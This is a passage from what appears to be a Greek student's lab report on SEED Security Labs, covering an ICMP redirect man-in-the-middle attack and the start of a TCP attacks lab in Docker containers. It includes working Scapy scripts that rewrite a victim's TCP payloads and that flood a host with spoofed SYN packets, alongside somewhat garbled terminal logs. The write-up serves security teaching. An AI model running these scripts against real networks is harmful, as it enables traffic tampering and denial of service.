θύματος.

Ο στόχος αυτής της εργασίας είναι να ξεκινήσει μια επίθεση ανακατεύθυνσης ICMP στο θύμα, έτσι ώστε όταν το θύμα (victim) στέλνει πακέτα στο 192.168.60.5, θα χρησιμοποιεί το κακόβουλο δρομολογητή (malicious router) (10.9.0.111) ως δρομολογητή. Δεδομένου ότι ο κακόβουλος δρομολογητής ελέγχεται από τον εισβολέα, ο εισβολέας μπορεί να υποκλέψει τα πακέτα, να κάνει αλλαγές και στη συνέχεια να στείλει τα τροποποιημένα πακέτα. Αυτή είναι μια μορφή επίθεσης Man-In-The-Middle (MITM). Αυτό το lab καλύπτει τις ακόλουθες θεματικές ενότητες:

- Τα πρωτόκολλα IP και ICMP
- ICMP redirect attack (Επίθεση ανακατεύθυνσης ICMP)
- Δρομολόγηση (Routing)



Εικόνα 44 Lab 3-Τοπολογία Lab 3

Αρχικά, όπως αναλύσαμε και στα προηγούμενα labs, κατεβάζουμε το Labsetup.zip από τον ιστότοπο <https://seedsecuritylabs.org/> που αντιστοιχεί στο lab 3 και το αποσυμπιέζουμε. Μετά, ανοίγουμε ένα terminal και κατευθυνόμαστε στο path στο οποίο αποσυμπιέσαμε τα αρχεία. Εκεί είτε εκτελούμε την εντολή `dcbuild` ή την εντολή `docker-compose build`. Στη συνέχεια, όπως βλέπουμε στην εικόνα 45, συνδεόμαστε με την εντολή `docksh` στα αντίστοιχα

containers. Επειδή τα container είναι 6 και δεν χωράνε στην οθόνη θα τα εναλλάσσουμε προς και πίσω. Στην εικόνα 45 έχουμε:


- Κάτω αριστερά είναι ο Attacker
- Πάνω δεξιά είναι ο host 192.168.60.6
- Κάτω δεξιά είναι ο victim 10.9.0.5



Εικόνα 45 Lab 3-Σύνδεση στα containers

Στην εικόνα 46 έχουμε :

- Κάτω αριστερά είναι το malicious router
- Πάνω δεξιά είναι ο κανονικός router
- Κάτω δεξιά είναι ο host 192.168.60.6



```
Host01 uses an image, skipping
Host02 uses an image, skipping
Router uses an image, skipping
[01/05/24]xseed@VM:~/.../labs$ docker-compose up
Creating network "net-192.168.60.0" with the default driver
WARNING: Found orphan containers (M-10.9.0.105, 0-10.9.0.6, A-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating victim-10.9.0.5 ... done
Creating host-192.168.60.5 ... done
Creating attacker-10.9.0.105 ... done
Creating router ... done
Creating host-192.168.60.6 ... done
Creating malicious-router-10.9.0.111 ... done
Attaching to victim-10.9.0.5, host-192.168.60.6, host-192.168.60.5, attacker-10.9.0.105, malicious-router-10.9.0.111, router

[01/05/24]xseed@VM:~$ docker exec malicious-router-10.9.0.111
root@b0b7c53e8ffc1:/#

[01/05/24]xseed@VM:~$ docker exec host-192.168.60.6
root@b0b7c53e8ffc1:/#
```

Εικόνα 46 Lab 3- Σύνδεση στα containers (2)

Task 1: Εκκίνηση ICMP Redirect Attack

Σε αυτό το task, θα επιτεθούμε στον Victim από τον Attacker. Πρέπει να πούμε ότι ο Victim θα χρησιμοποιήσει τον Router (192.168.60.11) ως δρομολογητή για να μεταβεί στο 192.168.60.0. Μπορούμε να επιβεβαιώσουμε το παραπάνω με την εντολή `ip route`, όπως κάνουμε στην εικόνα 47.



```
[01/05/24]xseed@VM:~$ docker exec attacker-10.9.0.105
root@b0b7c53e8ffc1:/#

[01/05/24]xseed@VM:~$ docker exec victim-10.9.0.5
root@700b58570a19:/# ip route
default via 10.9.0.11 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@700b58570a19:/#
```

Εικόνα 47 Lab 3-Έλεγχος ip route Victim

Σε αυτό το σημείο πρέπει να πούμε ότι τα ICMP redirect messages δεν θα επηρεάσουν τον πίνακα δρομολόγησης αλλά τη routing cache. Οι εγγραφές στη routing cache αντικαθιστούν αυτές στον πίνακα δρομολόγησης, μέχρι να λήξουν. Για να εμφανίσουμε και να καθαρίσουμε τα περιεχόμενα της cache memory, μπορούμε να χρησιμοποιήσουμε τις ακόλουθες εντολές:

1. ip route show cache
2. Clean the routing cache

Στην εικόνα 48 χρησιμοποιούμε την εντολή ip route show cache στον Victim και διαπιστώνουμε ότι η cache του είναι κενή.



Εικόνα 48 Lab 3-Έλεγχος ip route cache Victim

Το Script 12, το οποίο βλέπουμε παρακάτω, θα το χρησιμοποιήσουμε για την επίθεση. Το παρακάτω Script 12 δημιουργεί ένα πακέτο ICMP Redirect (type=5) και με code=1 που σημαίνει ότι ο destination host είναι unreachable. Επιπλέον καθορίζει ότι το gateway (gw) είναι η διεύθυνση 10.9.0.111 δηλαδή ο Malicious Router.

```
#!/usr/bin/python3

from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
```


Ας δούμε τώρα μία άλλη περίπτωση. Μπορούμε να χρησιμοποιήσουμε την επίθεση ICMP redirect attack για να ανακατευθύνουμε σε ένα απομακρυσμένο Host; Αν παρατηρήσουμε τις IP διευθύνσεις, βλέπουμε ότι η διεύθυνση IP που έχει εκχωρηθεί στο ICMP.GW είναι ένας Host που βρίσκεται στο τοπικό LAN. Τι θα γίνει αν δεν είναι ανήκει στο τοπικό δίκτυο;

Για να δοκιμάσουμε το παραπάνω θα αλλάξουμε το Script 12 και θα βάλουμε ως ICMP.GW την IP 192.168.60.6 που δεν ανήκει στο τοπικό δίκτυο. Αρχικά, στην εικόνα 52 εκτελούμε ένα ping από τον Victim στην IP 192.168.60.5 και βλέπουμε ότι απαντάει (connectivity test).

```

HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[01/05/24]seed@VM:~/.../Labsetup$ docker-compose up
Creating network 'net-192.168.60.0' with the default driver
[01/05/24]seed@VM:~/.../Labsetup$ docker-compose up
Found orphan containers (M-10.9.0.105, B-10.9.0.6, A-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating victim-10.9.0.5 ... done
Creating host-192.168.60.5 ... done
Creating attacker-10.9.0.105 ... done
Creating router ... done
Creating host-192.168.60.6 ... done
Creating malicious-router-10.9.0.111 ... done
Attaching to victim-10.9.0.5, host-192.168.60.5, attacker-10.9.0.105, malicious-router-10.9.0.111, router

root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#
root@ad0b0b6c715d:/volumes#

root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/#
root@788b5d570a19:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data:
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.246 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.062 ms
^C
[2]+  Stopped                  ping 192.168.60.5
root@788b5d570a19:/#

```


Εικόνα 52 Lab 3- Ping to 192.168.60.5

Επίσης εκτελούμε την εντολή mtr -n 192.168.60.5 στον Victim και βλέπουμε το traceroute για την IP 192.168.60.5 (εικόνα 53).



Εικόνα 53 Lab 3- Traceroute πριν την επίθεση (remote host)

Στην εικόνα 54 καθαρίζουμε την routing cache στον Victim με την εντολή ip route flush cache και τρέχουμε το **τροποποιημένο** Script 12 στον Attacker.



Εικόνα 54 Lab 3- Redirect σε remote host

Επαναλαμβάνουμε την εντολή `mtr -n 192.168.60.5` στον Victim και βλέπουμε το `tracert` για την IP 192.168.60.5 δεν έχει αλλάξει (εικόνα 55). Συνεπώς, όταν το gateway είναι ένας απομακρυσμένος Host, η επίθεση δεν λειτουργεί.

Έπειτα, στην εικόνα 57 καθαρίζουμε την routing cache στον Victim και εκτελούμε την επίθεση εκτελώντας το **τροποποιημένο** Script 12 (ICMP.GW = 10.9.0.99 η οποία δεν υπάρχει).

```
root@kali:~/docker# docker-compose up
Creating network "net-192.168.60.0" with the default driver
WARNING: Found orphan containers (M-10.9.0.105, B-10.9.0.6, A-10.9.0.5)
for this project. If you removed or renamed this service in your com
pose file, you can run this command with the --remove-orphans flag to
clean it up.
Creating victim-10.9.0.5          ... done
Creating host-192.168.60.5        ... done
Creating attacker-10.9.0.105      ... done
Creating router                   ... done
Creating host-192.168.60.6        ... done
Creating malicious-router-10.9.0.111 ... done
Attaching to Victim-10.9.0.5, Host-192.168.60.6, Host-192.168.60.5, at
tacker-10.9.0.105, Malicious-router-10.9.0.111, Router

root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# cat /dev/null > /volumes#
root@victim:~# python3 icmp.py

Sent 1 packets.
root@victim:~# cat /dev/null > /volumes#
```

Εικόνα 57 Lab 3- Flush routing cache και επίθεση

Όπως θα παρατηρήσουμε και στην εικόνα 58, η επίθεση δεν είναι επιτυχής αφού δεν βλέπουμε στο traceroute την IP που θέσαμε ως gateway. Συνεπώς, για να είναι επιτυχής αυτού του είδους η επίθεση απαιτείται ο Host να υπάρχει και να είναι ενεργοποιημένος.



Σε αυτό το Task θα εκμεταλλευτούμε την επίθεση ICMP redirect attack και θα κάνουμε το θύμα να χρησιμοποιήσει τον Malicious Router μας (10.9.0.111) ως δρομολογητή για τον προορισμό 192.168.60.5. Επομένως, όλα τα πακέτα από το Victim προς αυτόν τον προορισμό θα δρομολογηθούν μέσω του Malicious Router. Σκοπός μας είναι να αλλάξουμε το περιεχόμενο του πακέτου που θα στείλει ο Victim στον Host 192.168.60.5. Πριν ξεκινήσουμε την επίθεση MITM, ξεκινάμε ένα πρόγραμμα client και server TCP χρησιμοποιώντας το netcat.



```
HostB2 uses an image, skipping
Router uses an image, skipping
[01/05/24]seed@VM: ~/labsetup$ dcp
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
[01/05/24]seed@VM:~/labsetup$ docker ps
Found orphan containers (A:10.9.0.5, M:10.9.0.105, B:10.9.0.6) far this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating attacker-10.9.0.105 ... done
Creating malicious-router-10.9.0.111 ... done
Creating router ... done
Creating host-192.168.60.5 ... done
Creating host-192.168.60.6 ... done
Creating victim-10.9.0.5 ... done
Attaching to attacker-10.9.0.105, malicious-router-10.9.0.111, victim-10.9.0.5, host-192.168.60.5, host-192.168.60.6, router
[01/05/24]seed@VM:~/labsetup$ docker ps
[01/05/24]seed@VM:~/labsetup$ docker exec host-192.168.60.5 root@7a4cf2710e37:/# nc -lp 9999
[01/05/24]seed@VM:~/labsetup$ docker exec host-192.168.60.6 root@7a4cf2710e37:/# nc -lp 9999
```

Εικόνα 60 Lab 3-Netcat connection

Στον Malicious Router είναι ενεργοποιημένο το IP forwarding και προκειμένου να κάνουμε τις αλλαγές που θέλουμε στα πακέτα του Victim θα πρέπει να το απενεργοποιήσουμε με την εντολή `sysctl net.ipv4.ip_forward=0`. Τέλος, με την εντολή `ifconfig` θα δούμε σε πιο interface θα κάνουμε sniff (eth0) (εικόνα 61).



```
net.ipv4.ip_forward = 0
root@0d8fc05b46c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.111 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:ba:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 25 bytes 9654 (9.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (local loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@0d8fc05b46c:/#
```

Εικόνα 61 Lab 3-Setting Malicious Router

Αφού ολοκληρώθηκε και η παραπάνω ενέργεια βλέπουμε το Script 13 που θα χρησιμοποιήσουμε. Προσέξτε το κείμενο που αντικαθίσταται (Christos σε Demosthe) (**πρέπει να είναι ίδιος αριθμός χαρακτήρων**) καθώς και την MAC Address για το sniffing που είναι η MAC του Victim (εικόνα 62).

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))
        newdata = data.replace(b'Christos', b'Demosthe')
        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Script 13 Lab 3- MITM Attack


```

[01/05/24]seed@vps:~/LabSetup$ cd LabSetup
[01/05/24]seed@vps:~/LabSetup$ docker-compose build
victm uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
Host01 uses an image, skipping
Host02 uses an image, skipping
router uses an image, skipping
[01/05/24]seed@vps:~/LabSetup$ docker-compose up
Starting host-192.168.60.5 ... done
Starting host-192.168.60.6 ... done
Starting malicious-router-10.9.0.111 ... done
Starting attacker-10.9.0.105 ... done
Starting router ... done
Starting victim-10.9.0.5 ... done
Attaching to host-192.168.60.5, host-192.168.60.6, attacker-10.9.0.105,
victm-10.9.0.5, malicious-router-10.9.0.111, router
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/#
root@ae88d79f7105:/# nc -lp 9999
^C
uk2
Demosthe

root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/#
root@1f973ebfc176:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 237sec
root@1f973ebfc176:/# nc 192.168.60.5 9999
^C
uk2
Christos

```

Εικόνα 64 Lab 3-MITM attack-αλλαγή δεδομένων netcat

Εδώ θα πρέπει να εξηγήσουμε ότι αλλάζουμε τα πακέτα από τον Victim προς τον Host 192.168.60.5 και όχι το ανάποδο δηλαδή αν Host 192.168.60.5 έστειλε «Christos» ο Victim θα λάμβανε «Christos». Τέλος, μπορούμε να χρησιμοποιήσουμε αντί την MAC Address ως φίλτρο, την IP Address, απλά αλλάζοντας την γραμμή στο Script 13 της επίθεσης σε « f = 'tcp and src host 10.9.0.5' ». Όμως, όπως μπορούμε να δούμε ο malicious router στέλνει μηνύματα μανιωδώς (εικόνα 65). Αυτό οφείλεται στο γεγονός ότι κατέλαβε το μήνυμα που έστειλε, και στη συνέχεια το συνέλαβε ξανά μετά την αποστολή του, πέφτοντας σε έναν άπειρο βρόχο. Άρα η χρησιμοποίηση της MAC Address ως φίλτρο είναι καλύτερη επιλογή.



Εικόνα 65 Lab 3-Problem with IPs


Lab 4: TCP Attacks

Οι ευπάθειες (vulnerabilities) στο TCP/IP αποτελούν κύριο στόχο των επιτιθέμενων. Η μελέτη των τρωτών σημείων μας βοηθά να κατανοήσουμε τις προκλήσεις γύρω από την ασφάλεια του δικτύου. Σε αυτό το lab, θα δούμε τις παρακάτω θεματικές ενότητες:

- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse

shell


Η τοπολογία του δικτύου φαίνεται στην εικόνα 66. Θα χρησιμοποιήσουμε το container του Attacker για να εξαπολύσουμε επιθέσεις, ενώ θα χρησιμοποιήσουμε τα άλλα τρία containers ως θύματα και χρήστες. Υποθέτουμε ότι όλα αυτά τα μηχανήματα βρίσκονται στο ίδιο LAN.



Εικόνα 66 Lab 3-Τοπολογία lab 4

Αρχικά, όπως αναλύσαμε και στα προηγούμενα labs, κατεβάζουμε το Labsetup.zip από τον ιστότοπο <https://seedsecuritylabs.org/> που αντιστοιχεί στο lab 4 και το αποσυμπιέζουμε. Μετά, ανοίγουμε ένα terminal και κατευθυνόμαστε στο path στο οποίο αποσυμπίεσαμε τα αρχεία. Εκεί είτε εκτελούμε την εντολή `dcbuild` ή την εντολή `docker-compose build` και τα ενεργοποιούμε με την εντολή `dcup`. Στη συνέχεια, όπως βλέπουμε στην εικόνα 67, συνδεόμαστε με την εντολή `docksh` στα αντίστοιχα containers. Στην εικόνα 67 επίσης έχουμε:


- Κάτω αριστερά είναι ο Attacker (ip address 10.0.0.1)
- Πάνω δεξιά είναι ο user1 και ο user2 (ip address 10.0.0.6 και ip address 10.0.0.7 αντίστοιχα)
- Κάτω δεξιά ο Victim (ip address 10.0.0.5)



Εικόνα 67 Lab 4-Σύνδεση στα containers

Task 1: SYN Flooding Attack

Η επίθεση SYN Flooding Attack είναι μια μορφή επίθεσης DoS στην οποία οι εισβολείς στέλνουν πολλά αιτήματα SYN στη θύρα TCP ενός θύματος (Victim), αλλά οι εισβολείς δεν έχουν καμία πρόθεση να ολοκληρώσουν τη διαδικασία 3-Way-Handshake. Οι εισβολείς είτε χρησιμοποιούν spoofed IP Address είτε δεν συνεχίζουν τη διαδικασία. Μέσω αυτής της επίθεσης, οι επιτιθέμενοι μπορούν να κάνουν flood την μνήμη του Victim που χρησιμοποιείται για τα half-open connections, δηλαδή τις συνδέσεις που έχουν ολοκληρώσει το SYN, το SYN-ACK, αλλά όχι το ACK. Όταν αυτή η μνήμη είναι γεμάτη, ο Victim δεν μπορεί να λάβει άλλη σύνδεση (εικόνα 68).



Εικόνα 68 Lab 4-SYN flooding Attack

Σε αυτό το σημείο θα πρέπει να αναφέρουμε ότι το OS Ubuntu έχει αντίμετρα για τέτοιου είδους επιθέσεις. Εμείς όμως, τα έχουμε απενεργοποιήσει στον container του Victim με την εντολή `sysctl -w net.ipv4.tcp_syncookies=0`.

Task 1.1: Launching the Attack Using Python


Ας δούμε τώρα, στην πράξη την επίθεση SYN Flooding Attack. Θα δημιουργήσουμε αρχικά ένα Python Script το οποίο θα έχει ως destination IP Address την IP του Victim και ως source θα παράγει αυτόματα μία τυχαία. Επίσης, ως destination port θα χρησιμοποιεί την 23 η οποία αναφέρετε στο Telnet. Η επίθεση θα διαρκέσει πάνω από 2 λεπτά για να είμαστε σίγουροι ότι έχει γεμίσει η μνήμη με half-open συνδέσεις. Παρακάτω βλέπουμε το Script 14 που φτιάξαμε.

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags="S")
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

Script 14 Lab 4- MITM Attack

Τρέχουμε το script 14 στον Attacker όπως βλέπουμε και στην εικόνα 69.



```
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[01/06/24]seed@VM:~/LabSetup$ ./setup
Creating user1-10.9.0.6 ... done
Creating victim-10.9.0.5 ... done
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 | * Starting internet superserver inetd
OK |
victim-10.9.0.5 | * Starting internet superserver inetd
OK |
user2-10.9.0.7 | * Starting internet superserver inetd
OK |
[01/06/24]seed@VM:~$ docker exec seed-attacker:
root@seed-attacker:/# cd volumes
root@seed-attacker:/volumes# python3 synflooder.py
[01/06/24]seed@VM:~$ docker exec user2-10.9.0.7:
root@user2-10.9.0.7:/# systemctl net.ipv4.tcp_max_syn_backlog=
net.ipv4.tcp_max_syn_backlog = 256
root@user2-10.9.0.7:/#
```

